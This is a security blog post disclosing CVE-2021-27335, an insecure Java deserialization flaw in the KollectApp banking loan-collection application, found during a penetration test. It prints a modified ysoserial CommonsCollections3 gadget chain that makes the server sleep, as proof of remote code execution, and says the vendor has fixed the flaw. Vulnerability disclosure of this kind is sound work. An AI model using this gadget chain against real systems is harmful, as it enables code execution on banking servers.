
 (https://hacked0x90.net/)

Posts

KollectApps Insecure Java Deserialization (CVE-2021-27335)

February 15, 2021 hacked0x90 (https://hacked0x90.net/index.php/author/hacked0x90/) Leave a comment (https://hacked0x90.net/index.php/2021/02/15/kollectapp-insecure-java-deserialization/#respond)

KollectApp is a desktop application which is used heavily in the banking sector, it's used to manage loans collection given to customers by the bank.
While doing a penetration test on the application i discovered a critical insecure java deserialization that lead to remote code execution.
During testing i noticed the presence of java serialized payload at one the requests sent by the application.




Since I decompiled the application jar files , I know that commons collection gadget exists, therefore I generated ysoserial payload to make the application sleep, and copied the payload to the body request, unfortunately it didn't work.

The reason for this is that ysoserial generates the payload using `Runtime.getRuntime().exec("sleep(20000)")`
This new process "Runtime" runs asynchronously in a new thread, hence it didn't work.
In order for the sleep function to work, we need to use `java.lang.Thread.sleep(20)`
which will force the sleep function to run in the same thread, hence the application will sleep for 20 seconds.
Below is the proof of concept code used to modify the file **CommonsCollection3.java** file in ysoserial.


```
public BadAttributeValueExpException getObject(final String command) throws Exception {

        final Object[] execArgs = new Object[] {Long.parseLong(command)};

        // inert chain for setup
        final Transformer transformerChain = new ChainedTransformer(
                new Transformer[]{ new ConstantTransformer(1) });
        // real chain for after setup

        final Transformer[] transformers = new Transformer[] {
                new ConstantTransformer(java.lang.Thread.class),
                new InvokerTransformer("getMethod", new Class[] {
                    String.class, Class[].class }, new Object[] {
                    "sleep", new Class[]{long.class} }),
                new InvokerTransformer("invoke", new Class[] {
                    Object.class, Object[].class }, new Object[] {
                    new Class[] { long.class }, execArgs }),
                new ConstantTransformer(1) };


        final Map innerMap = new HashMap();

        final Map lazyMap = LazyMap.decorate(innerMap, transformerChain);

        TiedMapEntry entry = new TiedMapEntry(lazyMap, "foo");

        BadAttributeValueExpException val = new BadAttributeValueExpException(null);
        Field valfield = val.getClass().getDeclaredField("val");
        valfield.setAccessible(true);
        valfield.set(val, entry);

        Reflections.setFieldValue(transformerChain, "iTransformers", transformers); // arm with actual transformer chain

        return val;
    }
```

Finally , compile the new file and run ysoserial again to generate java serialized payload using CommonsCollection3 gadget, and insert the generated payload in the request body.

This will cause the application to sleep for 20 seconds as in the below screenshot.



Vulnerability was reported to the vendor and they released the fix in a very fast manner.



Posted in: Security (https://hacked0x90.net/index.php/category/security/)

← Post Message Attack (https://hacked0x90.net/index.php/2020/06/03/post-message-attack/)

Damn Vulnerable DeFi- Challenge# 1 → (https://hacked0x90.net/index.php/2021/07/08/damn-vulnerable-defi-challengeno-1/)

LEAVE A REPLY

Your email address will not be published. Required fields are marked *

COMMENT

NAME *

EMAIL *

WEBSITE

SAVE MY NAME, EMAIL, AND WEBSITE IN THIS BROWSER FOR THE NEXT TIME I COMMENT.

POST COMMENT

Search …